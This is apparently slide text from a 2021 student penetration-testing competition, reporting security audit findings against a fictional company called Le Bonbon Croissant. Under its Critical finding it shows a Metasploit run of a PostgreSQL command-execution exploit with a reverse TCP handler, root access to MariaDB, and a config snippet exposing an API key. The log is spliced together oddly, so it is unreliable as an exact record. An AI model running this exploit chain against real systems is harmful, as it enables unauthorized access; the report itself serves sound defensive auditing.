



Paris, France

LE BONBON CROISSANT

CPTC 2021



Security Audit Results

Finals-XX

Agenda

- Summary
- Positive Security Measures
- Key Findings
- Compliance
- Business Impact
- Recommended Immediate Changes
- Conclusion
- Questions




Summary

Vulnerabilities discovered:

Severity	Number of Vulnerabilities Identified
Informational	2
Low	1
Moderate	1
High	4
Critical	3
Total	11



Summary



Positive Security Measures

- Root accounts on all machines did not repeat commonly used passwords in the environment
- Most software used was up to date
- Attentive and quick-to-respond technical team



Key Findings



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Critical

- Remote Code Execution through PostgreSQL

```
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > run

[*] Started reverse TCP handler on 10.0.254.201:4444
[*] 10.0.17.14:5432 - 10.0.17.14:5432 - PostgreSQL 12.9 (Ubuntu 12.9-0ubuntu0.20.04.1) on x86_64-pc-linux-gnu,
ubuntu1~20.04) 9.3.0, 64-bit
[*] 10.0.17.14:5432 - Exploiting...
[+] 10.0.17.14:5432 - 10.0.17.14:5432 - NBgzdzWd1I0m dropped successfully
[+] 10.0.17.14:5432 - (root@kali01)-[~]
[+] 10.0.17.14:5432 - # mysql -u root -h 10.0.17.14
[+] 10.0.17.14:5432 - Welcome to the MariaDB monitor. Commands end with ; or \g.
[*] 10.0.17.14:5432 - Your MariaDB connection id is 14420

shell[*] C 1 const apiKey = process.env.WMCI_API_KEY || 'ZX1KaGJHY2lPaUpJVXpJMU5pSXNjb1I1Y0NjNk';
2
3 let apiUrl;
4 if (process.env.NODE_ENV === 'production' || typeof(process.env.NODE_ENV) == "undef
5   apiUrl = process.env.WMCI_API_URL || 'https://whatchamacallit.warehouse.lebonbonc
6 } else {
7   apiUrl = process.env.WMCI_API_URL || 'https://localhost';
8 }
9
10 const Config = {
11   WmciApiUrl : apiUrl,
12   WmciApiKey: apiKey
13 };

test
wmci
+-----+
5 rows in set (0.001 sec)
```



High

- Vulnerable Gift Card API
- Underlying API Instability
- Breach of Customer Information
- Unauthenticated PostgreSQL Database



Compliance

- Numerous PCI-DSS issues
 - Password storage
 - Cardholder data disclosure



Business Impact

- Legal issues (relative to compliance)
- Lessened consumer confidence
- Loss of sales

Recommended Immediate Changes

- Ensure the latest OS security patches are tested and installed on all systems
- Keep all software updated to the latest version
- Create a secure password for the PostgreSQL database
- Restrict access to the MariaDB database

Conclusion

- Many positives
- Many vulnerabilities
- Some compliance issues
- Large business impact
- Immediate action items
- Thank you!

Questions?



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